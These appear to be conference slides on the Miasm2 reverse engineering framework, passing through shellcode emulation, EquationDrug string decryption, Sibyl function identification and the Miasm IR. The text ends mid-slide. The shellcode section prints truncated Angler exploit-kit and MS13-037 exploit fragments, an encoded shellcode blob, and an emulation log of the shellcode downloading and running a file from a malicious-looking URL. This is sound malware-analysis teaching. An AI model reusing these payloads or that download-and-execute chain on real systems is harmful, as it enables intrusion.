DE LA RECHERCHE À L'INDUSTRIE

www.cea.fr

Miasm2

Reverse engineering framework

F. Desclaux, C. Mougey

Commissariat à l'énergie atomique et aux énergies alternatives

June 17, 2017

Summary

1 Introduction

2 Use case: Shellcode

3 Use case: EquationDrug from EquationGroup

4 Use case: Sibyl

5 Use case: O-LLVM

6 Use case: Zeus VM

7 Use case: Load the attribution dices

8 Use case: UEFI analysis

9 Conclusion

DE LA RECHERCHE À L'INDUSTRIE

cea

Summary

1 Introduction

2 Use case: Shellcode

3 Use case: EquationDrug from EquationGroup

4 Use case: Sibyl

5 Use case: O-LLVM

6 Use case: Zeus VM

7 Use case: Load the attribution dices

8 Use case: UEFI analysis

9 Conclusion

About us

Fabrice Desclaux

- Security researcher at CEA
- Creator of Miasm
- Worked on rr0d, Sibyl, …
- REcon 2006: Skype

Camille Mougey

- Security researcher at CEA
- Second main dev of Miasm
- Worked on Sibyl, IVRE, …
- REcon 2014: DRM de-obfuscation using auxiliary attacks


Miasm

Miasm

- Reverse engineering framework
- Started in 2007, public from 2011
- Python
- Custom IR (*Intermediate Representation*)

`github.com/cea-sec/miasm`

`@miasmre`



`miasm.re`

Why are we here?

Miasm status

- Mainly introduced in France, first international presentation
- Used every day
  - Malware unpacking & analysis
  - Vulnerability research
  - Firmware emulation
  - Applied research[a]
  - …
- Development efforts (at least we try)
  - Examples and regression tests must work to land in `master`
  - Peer review
  - Some features are fuzzed and tested against SMT solvers
  - Semantic tested against QEMU, execution traces
  - Features tailored for real world applications

[a] Depgraph (SSTIC 2016), Sibyl (SSTIC 2017), …

How to start

Documentation

1. Docstrings (ie. the code): APIs
2. Examples: features
3. Blog posts: complete use cases

Today

- Feature catalogue: boring
- $\rightarrow$ real world use cases!

Miasm: classics

Usual features not discussed today

- Assembler / Disassembler
- Instruction semantic
- Graph manipulations
- Support for x86 (32, 64 bits), ARM + thumb, Aarch64, MIPS32, MSP430, SH4
- Support[a] for PE, ELF: parsing & rebuilding
- Possibility to add custom architectures

[a] Elfesteem: `https://github.com/serpilliere/elfesteem`

Summary

1 Introduction

2 Use case: Shellcode

3 Use case: EquationDrug from EquationGroup

4 Use case: Sibyl

5 Use case: O-LLVM

6 Use case: Zeus VM

7 Use case: Load the attribution dices

8 Use case: UEFI analysis

9 Conclusion

Context

```
<script>function MNMEp(){ return ""; }
var z9oxd; var Ai4yTPg; function eALI(a){
  return String[X1hP("53fr50om17C98h40a38rC62o43d18e40")](a);};
var voazpR; function X1hP(a){ var fWbbth;
if(a == ""){ sada = "cerlaadsrgwq"; } else{ sada = "l"; }
var w2zsuD;
return a["rep"+sada+"ace"](/[0-9]/g,"");
var aoxmDGW;} var JaQkJ;
function fgrthryjryetfs(a){ if(new String(a) == 3){
return "dafda"; }
else{ var CxTX; var adfas = new Array("gsfgreafag","22","gfgrhtegwrqw");
```

Starting from an Angler EK (Exploit Kit) landing page…

Context

```
<html>
<head><style>v\:*{behavior:url(#default#VML);display:inline-block}
</style></head>
<xml:namespace ns="urn:schemas-microsoft-com:vml" prefix="v"><v:oval>
<v:stroke id="ump"></v:stroke></v:oval><v:oval><v:stroke id="beg">
</v:stroke></v:oval></xml:namespace>
<script>var zbu8Rl=93;if('EkX6ZK' != 'KJm'){var Z98U1z='JL9';
var zbu8Rl=44;}function KJm(RIB,IfLP){return RIB+IfLP};
```

Through a MS13-037 exploit…

Context

PYIIIIIIIIIIIIIIII7QZjAXP0A0AkAAQ2AB2BB0BBABXP8ABuJIbxjKdXPZk9n6l
IKgK0enzIBTFklyzKwswpwpLlfTWlOZ9rkJkOYBZcHhXcYoYoKOzUvwEOglwlCrsy
NuzY1dRSsBuLGlrTe90npp2QpH1dnrcbwb8ppt6kKf4wQbhtcxGnuLULqUQU2TpyL
3rsVyrlidNleNglULPLCFfzPvELsD7wvzztdQqdKJ5vpktrht6OwngleLDmhGNK6l
d6clpO2opvWlRTSxhVNSlM0t6kKf7GD2ht7vUN5LULNkPtQmMM9UHSD4dKYFUgQbH
tTVWnULuLup5J50TLPOBkydmqULuLuLMLkPUlSQeHT67mkGWnT6glPJRkXtmIULWl
ELCzNqqxQKfzl443Wlwl5LmIklu9szrVR7g5pUsXPLPMMOsQitWmphC6QZHtLO5M7
lwlNyKlsYS6FMiLpxj7ClwtlWQL5xGQL8uNULUL1yKwpJzTXNwlGlwlnyiLSXhMqU
RbVMyLqJUtPZKSpiHfQ45JPiLppKCkQKBZTeuKu9m59KgkEw5L6MuLoaRKeJBc8tT
IWleL5L9EiOPveLCF8b44OtrSscUqD4XnyWqxLq8tQxeMULglvMKe2mRmpO1ZRkPM
JC2iYpIOCyNuZYrV5L0tP95LpOeLZ59lXc596ppLJCcY6t3D2BRvMOHKQdhnZgQxL
...

We end on a shellcode. What is it doing?

Disassembler

```
from miasm2.analysis.binary import Container
from miasm2.analysis.machine import Machine

with open("shellcode.bin") as fdesc:
    cont = Container.from_stream(fdesc)

machine = Machine(cont.arch)
mdis = machine.dis_engine(cont.bin_stream)
cfg = mdis.dis_multibloc(cont.entry_point)
open("/tmp/out.dot", "wb").write(cfg.dot())
```

1. Open the binary
   - If it were a PE or an ELF, `Container` would properly parse it

Disassembler

```
1  from miasm2.analysis.binary import Container
2  from miasm2.analysis.machine import Machine
3
4  with open("shellcode.bin") as fdesc:
5      cont = Container.from_stream(fdesc)
6
7  machine = Machine(cont.arch)
8  mdis = machine.dis_engine(cont.bin_stream)
9  cfg = mdis.dis_multibloc(cont.entry_point)
10 open("/tmp/out.dot", "wb").write(cfg.dot())
```

1. Open the binary
   - If it were a PE or an ELF, `Container` would properly parse it
2. Get a “factory” for the detected architecture

Disassembler

```python
from miasm2.analysis.binary import Container
from miasm2.analysis.machine import Machine

with open("shellcode.bin") as fdesc:
    cont = Container.from_stream(fdesc)

machine = Machine(cont.arch)
mdis = machine.dis_engine(cont.bin_stream)
cfg = mdis.dis_multibloc(cont.entry_point)
open("/tmp/out.dot", "wb").write(cfg.dot())
```

1. Open the binary
   - If it were a PE or an ELF, `Container` would properly parse it
2. Get a “factory” for the detected architecture
3. Instanciate a disassembly engine

Disassembler

```python
from miasm2.analysis.binary import Container
from miasm2.analysis.machine import Machine

with open("shellcode.bin") as fdesc:
    cont = Container.from_stream(fdesc)

machine = Machine(cont.arch)
mdis = machine.dis_engine(cont.bin_stream)
cfg = mdis.dis_multibloc(cont.entry_point)
open("/tmp/out.dot", "wb").write(cfg.dot())
```

1. Open the binary
   - If it were a PE or an ELF, `Container` would properly parse it
2. Get a “factory” for the detected architecture
3. Instanciate a disassembly engine
4. Get the CFG at the entry point

Disassembler

```
from miasm2.analysis.binary import Container
from miasm2.analysis.machine import Machine

with open("shellcode.bin") as fdesc:
    cont = Container.from_stream(fdesc)

machine = Machine(cont.arch)
mdis = machine.dis_engine(cont.bin_stream)
cfg = mdis.dis_multibloc(cont.entry_point)
open("/tmp/out.dot", "wb").write(cfg.dot())
```

1. Open the binary
   - If it were a PE or an ELF, `Container` would properly parse it
2. Get a “factory” for the detected architecture
3. Instanciate a disassembly engine
4. Get the CFG at the entry point
5. Export it to a GraphViz file

Disassembler


```
1   from miasm2.analysis.binary import Container
2   from miasm2.analysis.machine import Machine
3
4   with open("shellcode.bin") as fdesc:
5       cont = Container.from_stream(fdesc)
6
7   machine = Machine(cont.arch)
8   mdis = machine.dis_engine(cont.bin_stream)
9   cfg = mdis.dis_multibloc(cont.entry_point)
10  open("/tmp/out.dot", "wb").write(cfg.dot())
```

1. Open the binary
   - If it were a PE or an ELF, `Container` would properly parse it
2. Get a “factory” for the detected architecture
3. Instanciate a disassembly engine
4. Get the CFG at the entry point
5. Export it to a GraphViz file
6. You’ve written your own disassembler supporting PE, ELF and multi-arch!

From the example: `example/disasm/full.py`

Back to our case

- Disassemble at 0, in x86 32 bits



Our case

Back to our case

- Disassemble at 0, in x86 32 bits
- Realize it’s encoded

Our case

Back to our case

- Disassemble at 0, in x86 32 bits
- Realize it's encoded
- $\longrightarrow$ Let's emulate it!

Result

```
$ python run_sc_04.py -y -s -l s1.bin
...
[INFO]: kernel32_LoadLibrary(dllname=0x13ffe0) ret addr: 0x40000076
[INFO]: ole32_CoInitializeEx(0x0, 0x6) ret addr: 0x40000097
[INFO]: kernel32_VirtualAlloc(lpvoid=0x0, dwsize=0x1000, alloc_type=0x1000, flprotect=0x40) ret
[INFO]: kernel32_GetVersion() ret addr: 0x400000c0
[INFO]: ntdll_swprintf(0x20000000, 0x13ffc8) ret addr: 0x40000184

[INFO]: urlmon_URLDownloadToCacheFileW(0x0, 0x20000000, 0x2000003c, 0x1000, 0x0, 0x0) ret addr:
http://b8zqrmc.hoboexporter.pw/f/1389595980/999476491/5

[INFO]: kernel32_CreateProcessW(0x2000003c, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x13ff88, 0x13ff

[INFO]: ntdll_swprintf(0x20000046, 0x13ffa8) ret addr: 0x40000184
[INFO]: ntdll_swprintf(0x20000058, 0x20000046) ret addr: 0x4000022e
[INFO]: user32_GetForegroundWindow() ret addr: 0x4000025d

[INFO]: shell32_ShellExecuteExW(0x13ff88) ret addr: 0x4000028b
'/c start "" "toto"'
...
```

Shellcode analysis

```
# Get a jitter instance
jitter = machine.jitter(”llvm”)

# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
jitter.vm.add_memory_page(run_addr, ...)

jitter.cpu.EAX = run_addr


jitter.init_stack()
```

Shellcode analysis

Shellcode

```
# Get a jitter instance
jitter = machine.jitter("llvm")

# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
jitter.vm.add_memory_page(run_addr, ...)

jitter.cpu.EAX = run_addr


jitter.init_stack()
```

Shellcode analysis

Stack

Shellcode

```
# Get a jitter instance
jitter = machine.jitter("llvm")

# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
jitter.vm.add_memory_page(run_addr, ...)

jitter.cpu.EAX = run_addr


jitter.init_stack()
```

Shellcode output

```
$ python -i run_sc.py shellcode.bin
WARNING: address 0x30 is not mapped in virtual memory:
AssertionError
>>> new_data = jitter.vm.get_mem(run_addr, len(data))
>>> open(”dump.bin”, ”w”).write(new_data)
```

Shellcode output

```
$ python -i run_sc.py shellcode.bin
WARNING: address 0x30 is not mapped in virtual memory:
AssertionError
>>> new_data = jitter.vm.get_mem(run_addr, len(data))
>>> open(”dump.bin”, ”w”).write(new_data)
```

```
pusha
xor     eax, eax
mov     edx, fs:[eax+30h]
mov     edx, [edx+0Ch]
mov     edx, [edx+14h]
```

Shellcode analysis

Stack

Shellcode

```
# Create sandbox, load main PE
sb = Sandbox_Win_x86_32(options.filename, ...)

# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
sb.jitter.vm.add_memory_page(run_addr, ...)

sb.jitter.cpu.EAX = run_addr

# Run
sb.run(run_addr)
```

Shellcode analysis

Stack

Shellcode

Kernel32

User32

...

```
# Create sandbox, load main PE
sb = Sandbox_Win_x86_32(options.filename, ...)

# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
sb.jitter.vm.add_memory_page(run_addr, ...)

sb.jitter.cpu.EAX = run_addr

# Run
sb.run(run_addr)
```

Shellcode analysis

Stack

Shellcode

Kernel32

User32

...

Ldr infos

```
# Create sandbox, load main PE
sb = Sandbox_Win_x86_32(options.filename, ...)

# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
sb.jitter.vm.add_memory_page(run_addr, ...)

sb.jitter.cpu.EAX = run_addr

# Run
sb.run(run_addr)
```

Shellcode analysis

Stack

Shellcode

Kernel32

User32

...

Ldr infos

TEB (part 1)

TEB (part 2)

PEB

```
# Create sandbox, load main PE
sb = Sandbox_Win_x86_32(options.filename, ...)

# Add shellcode in memory
data = open(options.sc).read()
run_addr = 0x40000000
sb.jitter.vm.add_memory_page(run_addr, ...)

sb.jitter.cpu.EAX = run_addr

# Run
sb.run(run_addr)
```

Second crash

```
$ python run_sc_04.py -y -s -l ~/iexplore.exe shellcode.bin
[INFO]: Loading module 'ntdll.dll'
[INFO]: Loading module 'kernel32.dll'
[INFO]: Loading module 'user32.dll'
[INFO]: Loading module 'ole32.dll'
[INFO]: Loading module 'urlmon.dll'
[INFO]: Loading module 'ws2_32.dll'
[INFO]: Loading module 'advapi32.dll'
[INFO]: Loading module 'psapi.dll'
[INFO]: Loading module 'shell32.dll'
...
ValueError: ('unknown api', '0x774c1473L', "'ole32_CoInitializeEx'
```

Function stubs

```
def kernel32_lstrlenA(jitter):
    ret_ad, args = jitter.func_args_stdcall(["src"])
    src = jitter.get_str_ansi(args.src)
    length = len(src)
    log.info("'%r'->0x%x", src, length)
    jitter.func_ret_stdcall(ret_ad, length)
```

1 Naming convention

Function stubs

```
def kernel32_lstrlenA(jitter):
    ret_ad, args = jitter.func_args_stdcall(["src"])
    src = jitter.get_str_ansi(args.src)
    length = len(src)
    log.info("'%r'->0x%x", src, length)
    jitter.func_ret_stdcall(ret_ad, length)
```

1. Naming convention
2. Get arguments with correct ABI

Function stubs

```
def kernel32_lstrlenA(jitter):
    ret_ad, args = jitter.func_args_stdcall(["src"])
    src = jitter.get_str_ansi(args.src)
    length = len(src)
    log.info("'%r'->0x%x", src, length)
    jitter.func_ret_stdcall(ret_ad, length)
```

1. Naming convention
2. Get arguments with correct ABI
3. Retrieve the string as a Python string

Function stubs

```
def kernel32_lstrlenA(jitter):
    ret_ad, args = jitter.func_args_stdcall(["src"])
    src = jitter.get_str_ansi(args.src)
    length = len(src)
    log.info("'%r'->0x%x", src, length)
    jitter.func_ret_stdcall(ret_ad, length)
```

1. Naming convention
2. Get arguments with correct ABI
3. Retrieve the string as a Python string
4. Compute the length in full Python

Function stubs

```
def kernel32_lstrlenA(jitter):
    ret_ad, args = jitter.func_args_stdcall(["src"])
    src = jitter.get_str_ansi(args.src)
    length = len(src)
    log.info("'%r'->0x%x", src, length)
    jitter.func_ret_stdcall(ret_ad, length)
```

1. Naming convention
2. Get arguments with correct ABI
3. Retrieve the string as a Python string
4. Compute the length in full Python
5. Set the return value & address

Function stubs

- Interaction with the VM

```
def msvcrt_malloc(jitter):
  ret_ad, args = jitter.func_args_cdecl(["msize"])
  addr = winobjs.heap.alloc(jitter, args.msize)
  jitter.func_ret_cdecl(ret_ad, addr)
```

Function stubs

- “Minimalist” implementation

```
def urlmon_URLDownloadToCacheFileW(jitter):
    ret_ad, args = jitter.func_args_stdcall(6)
    url = jitter.get_str_unic(args[1])
    print url
    jitter.set_str_unic(args[2], ”toto”)
    jitter.func_ret_stdcall(ret_ad, 0)
```

Demo

- Running the shellcode to the end
- Running on a second sample from the campaign

Summary


1 Introduction
2 Use case: Shellcode
3 Use case: EquationDrug from EquationGroup
4 Use case: Sibyl
5 Use case: O-LLVM
6 Use case: Zeus VM
7 Use case: Load the attribution dices
8 Use case: UEFI analysis
9 Conclusion

ntevtx64.sys analysis

Obfuscated strings

- Strings are encrypted
- Strings are decrypted at runtime only when used
- 82 call references
- Same story for *ntevt.sys*, …

Depgraph to the rescue

- Static analysis
- Backtracking algorithm
- “use-define chains”  “path-sensitive”

Algorithm

Steps

1. The algorithm follows dependencies in the current *basic block*
2. The analysis is propagated in each parent's block
3. Avoid already analyzed parents with same dependencies
4. The algorithm stops when reaching a graph root, or when every dependencies are solved
5. `http://www.miasm.re/blog/2016/09/03/zeusvm_analysis.html`
6. `https://www.sstic.org/2016/presentation/graphes_de_dpendances__petit_poucet_style/`

```
call    decrypt
lea     rdx, [rsp+178h+Str2] ; Str2
mov     r8d, 0Ch          ; MaxCount
mov     rcx, rbx          ; Str1
call    cs:_strnicmp
or      r12, 0FFFFFFFFFFFFFFFFh ; R12, 0xFFFFFFFFFFFFFFFF
test    eax, eax
jz      loc_2048B
```

```
lea     r8d, [r12+5]     ; MaxCount
lea     rdx, Str2        ; "\\??\\"
mov     rcx, rbx         ; Str1
call    cs:_strnicmp
test    eax, eax
jz      loc_2048B
```

```
cmp     byte ptr [rbx], 5Ch
jz      short loc_20462
```

```
cmp     byte ptr [rbx+1], 3Ah
jz      short loc_20442
```

```
lea     r8d, [r12+23h]  ; R8, 0x0, 0x23
lea     rdx, unk_45740
lea     rcx, [rsp+178h+var_148]
call    decrypt
```

Dependency graph

Advantages

- Execution path distinction
- Avoid paths which are equivalent in data “dependencies”
- Unroll loops only the minimum required times

String decryption

What next?

- Use depgraph results
- Emulate the decryption function
- Retrieve decrypted strings

String decryption

What next?

```
# Run dec_addr(alloc_addr, addr, length)
sb.call(dec_addr, alloc_addr, addr, length)
# Retrieve strings
str_dec = sb.jitter.vm.get_mem(alloc_addr, length)
```

Depgraph

Demo

```
Solution for ’0x13180L’: 0x35338    0x14
’NDISWANIP\x00’
Solution for ’0x13c2eL’: 0x355D8    0x11
’\r\n   Adapter: \x00\xb2)’
Solution for ’0x13cd3L’: 0x355D8    0x11
’\r\n   Adapter: \x00\xb2)’
Solution for ’0x13d69L’: 0x355D8    0x11
’\r\n   Adapter: \x00\xb2)’
Solution for ’0x13e26L’: 0x355F0    0x1C
’   IP:      %d.%d.%d.%d\r\n\x00\x8d\xbd’
Solution for ’0x13e83L’: 0x355F0    0x1C
’   IP:      %d.%d.%d.%d\r\n\x00\x8d\xbd’
Solution for ’0x13f3bL’: 0x35630    0x1C
’   Mask:    %d.%d.%d.%d\r\n\x00\xa5\xde’
Solution for ’0x13f98L’: 0x35630    0x1C
’   Mask:    %d.%d.%d.%d\r\n\x00\xa5\xde’
Solution for ’0x1404cL’: 0x35610    0x1C
’   Gateway: %d.%d.%d.%d\r\n\x00\xc1\xf1’
Solution for ’0x140adL’: 0x35610    0x1C
’   Gateway: %d.%d.%d.%d\r\n\x00\xc1\xf1’
Solution for ’0x14158L’: 0x350C0    0x44
’   MAC: %.2x-%.2x-%.2x-%.2x-%.2x-%.2x  Sent: %.10d  Recv: %.10d\r\n\x00\xd4\xe6’
...
```

```
Up  p  sub_1311C+64    call  decrypt   ; DEC: 'NDISWANIP\x00'
Up  p  sub_13B48+E6    call  decrypt   ; DEC: '\r\n   Adapter: \x00\xb2)'
Up  p  sub_13B48+18B   call  decrypt   ; DEC: '\r\n   Adapter: \x00\xb2)'
Up  p  sub_13B48+221   call  decrypt   ; DEC: '\r\n   Adapter: \x00\xb2)'
Up  p  sub_13B48+2DE   call  decrypt   ; DEC: '   IP:      %d.%d.%d.%d\r\n\x00\x8d\xbd'
Up  p  sub_13B48+33B   call  decrypt   ; DEC: '   IP:      %d.%d.%d.%d\r\n\x00\x8d\xbd'
Up  p  sub_13B48+3F3   call  decrypt   ; DEC: '   Mask:    %d.%d.%d.%d\r\n\x00\xa5\xde'
Up  p  sub_13B48+450   call  decrypt   ; DEC: '   Mask:    %d.%d.%d.%d\r\n\x00\xa5\xde'
Up  p  sub_13B48+504   call  decrypt   ; DEC: '   Gateway: %d.%d.%d.%d\r\n\x00\xc1\xf1'
Up  p  sub_13B48+565   call  decrypt   ; DEC: '   Gateway: %d.%d.%d.%d\r\n\x00\xc1\xf1'
Up  p  sub_13B48+610   call  decrypt   ; DEC: '   MAC: %.2x-%.2x-%.2x-%.2x-%.2x-%.2x  Sent: ...
Up  p  sub_14E00+8E    call  decrypt   ; DEC: 'NDISWANIP\x00'
Up  p  sub_15FD8+44    call  decrypt   ; DEC: '\\??\\\x00\xdcc'
Up  p  sub_16160+31    call  decrypt   ; DEC: '\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\...
Up  p  sub_16160+136   call  decrypt   ; DEC: 'NDISWANIP\x00'
Up  p  sub_16604+44    call  decrypt   ; DEC: '\\??\\\x00\xdcc'
Up  p  sub_1675C+3D    call  decrypt   ; DEC: '\\Registry\\Machine\\SYSTEM\\CurrentControlSet\\...
Up  p  sub_1675C+180   call  decrypt   ; DEC: 'NDISWANIP\x00'
Up  p  sub_1A494+16    call  decrypt   ; DEC: '\\Device\\Ndis\x00z\xec'
Up  p  sub_1A4E0+16    call  decrypt   ; DEC: '\\Driver\\ntevt\x00\xe3o'
Up  p  start+5D        call  decrypt   ; DEC: '\\Driver\\ntevt\x00\xe3o'
Up  p  sub_1A828+4F    call  decrypt   ; DEC: 'NDISWAN\x00'
Up  p  sub_1D5C0+94    call  decrypt   ; DEC: 'ntkr\x00'
Up  p  sub_1D5C0+A7    call  decrypt   ; DEC: 'ntos\x00'
Up  p  sub_1F0F8+74    call  decrypt   ; DEC: '\\Device\\Tcp\x001\xa9'
Up  p  sub_1FE84+DB    call  decrypt   ; DEC: '\\Registry\\Machine\\System\\CurrentControlSet\\...
Up  p  sub_1FE84+1A5   call  decrypt   ; DEC: 'ImagePath\x00'
```

Summary

1 Introduction

2 Use case: Shellcode

3 Use case: EquationDrug from EquationGroup

4 Use case: Sibyl

5 Use case: O-LLVM

6 Use case: Zeus VM

7 Use case: Load the attribution dices

8 Use case: UEFI analysis

9 Conclusion

EquationDrug cryptography

Custom cryptography

- EquationDrug samples use custom cryptography
- Goal: reverse once, identify everywhere (including on different architectures)

EquationDrug cryptography

Custom cryptography

- EquationDrug samples use custom cryptography
- Goal: reverse once, identify everywhere (including on different architectures)

"In this binary / firmware / malware / shellcode / ..., the function at 0x1234 is a `memcpy`"

State of the art

Static approach

- FLIRT
- Polichombr, Gorille, BASS
- Machine learning (ASM as NLP)
- *Bit-precise Symbolic Loop Mapping*

Dynamic approach / trace

- Data entropy in loops I/Os
- Taint propagation patterns
- Cryptographic Function Identification in Obfuscated Binary Programs - RECON 2012

Sibyl like

- Angr “identifier”[a] ≈ PoC for the CGC

[a] https://github.com/angr/identifier

Possibilities




Figure: “naive” `memcpy`

Possibilities

Problem

How to recognize when optimised / vectorised / other compiler / **obfuscated** ?




Figure: “naive” memcpy




Figure: obfuscated memcpy

Possibilities

Problem

How to recognize when optimised / **vectorised** / other compiler / obfuscated ?




Figure: `memcpy` "SSE"

Idea


Idea

- Function = black box
- Choosen input
- Observed outputs $\leftrightarrow$ Expected outputs


Specifically

- Inputs = $\{$ arguments, initial memory $\}$
- Outputs = $\{$ output value, final memory $\}$
- Minimalist environment : $\{$ binary mapped, stack $\}$


Idea



Idea



Idea



Idea

Test set

- MUL (5, 10) $\longrightarrow$ 50
- `strlen` (“hello”) $\longrightarrow$ 5
- `atol` (“1234”) $\longrightarrow$ 1234

`atol`


Implementation

Expected

- Resilient to crashes / infinite loop
- Test description arch-agnostic, ABI-agnostic
- One call may not be enough
  - (2, 2) → `Func` → 4
  - `add`, `mul`, `pow` ?
  - → Test politic : “test1 & (test2 || test3)”
- Embarassingly parrallel
- …

Sibyl

- Open-source, GPL
- Current version: 0.2
- CLI + Plugin IDA
- `/doc`
- Based on Miasm, also uses QEMU
- Can learn new functions *automatically*



`https://github.com/cea-sec/Sibyl`

Function stubs

- Create a class standing for the test

```
class Test_bn_cpy(Test):
    func = ”bn_cpy”
```

Function stubs

- Prepare the test: allocate two “bignums” with one read-only

```
# Test1
bn_size = 2
bn_2 = 0x1234567890112233

def init(self):
    self.addr_bn1 = add_bignum(self, 0, self.bn_size, write=True)
    self.addr_bn2 = add_bignum(self, self.bn_2, self.bn_size)
```

DE LA RECHERCHE À L'INDUSTRIE

cea

Function stubs

- Set arguments

```
self._add_arg(0, self.addr_bn1)
self._add_arg(1, self.addr_bn2)
self._add_arg(2, self.bn_size)
```

Function stubs

- Check the final state

```
def check(self):
    return ensure_bn_value(self,
                           self.addr_bn1,
                           self.bn_2,
                           self.bn_size)
```

Function stubs

- Test politic: only one test

```
tests = TestSetTest(init, check)
```

Function stubs

```
class Test_bn_cpy(Test):

    # Test1
    bn_size = 2
    bn_2 = 0x1234567890112233

    def init(self):
        self.addr_bn1 = add_bignum(self, 0, self.bn_size, write=True)
        self.addr_bn2 = add_bignum(self, self.bn_2, self.bn_size)

        self._add_arg(0, self.addr_bn1)
        self._add_arg(1, self.addr_bn2)
        self._add_arg(2, self.bn_size)

    def check(self):
        return ensure_bn_value(self,
                               self.addr_bn1,
                               self.bn_2,
                               self.bn_size)

    # Properties
    func = "bn_cpy"
    tests = TestSetTest(init, check)
```

Demonstration

Demonstration

- Sibyl on `busybox-mipsel`
- Finding a SSE3 `memmove`
- Applying “bignums” tests to EquationDrug binaries

```
$ sibyl func PC_Level3_http_flav_dll | sibyl find -t bn -j llvm -b ABIStdCall_x86_32 PC_Level3_http_flav_dll -
0x1000b874 : bn_to_str
0x1000b819 : bn_from_str
0x1000b8c8 : bn_cpy
0x1000b905 : bn_sub
0x1000b95f : bn_find_nonull_hw
0x1000b979 : bn_cmp
0x1000b9b6 : bn_shl
0x1000ba18 : bn_shr
0x100144ce : bn_cmp
0x1000bc9c : bn_div_res_rem
0x1001353b : bn_cmp
0x1000be26 : bn_div_rem
0x1000bee8 : bn_mul
0x1000bf98 : bn_mulmod
0x1000bfef : bn_expomod

$ sibyl func PC_Level3_http_flav_dll_x64 | sibyl find -t bn -j llvm -b ABI_AMD64_MS PC_Level3_http_flav_dll_x64 -
0x18000f478 : bn_cmp
0x18000fab0 : bn_mul
0x18000f36c : bn_to_str
0x18000f2ec : bn_from_str
0x18000f608 : bn_div_res_rem
...
```

Summary

1 Introduction

2 Use case: Shellcode

3 Use case: EquationDrug from EquationGroup

4 Use case: Sibyl

5 Use case: O-LLVM

6 Use case: Zeus VM

7 Use case: Load the attribution dices

8 Use case: UEFI analysis

9 Conclusion

Introduction to Miasm IR

Element	Human form
ExprAff	A=B
ExprInt	0x18
ExprId	EAX
ExprCond	A ? B : C
ExprMem	@16[ESI]
ExprOp	A + B
ExprSlice	AH = EAX[8 :16]
ExprCompose	AX = AH.AL

```
push    ebp
mov     ebp, esp
sub     esp, 8
mov     eax, [ebp+arg_4]
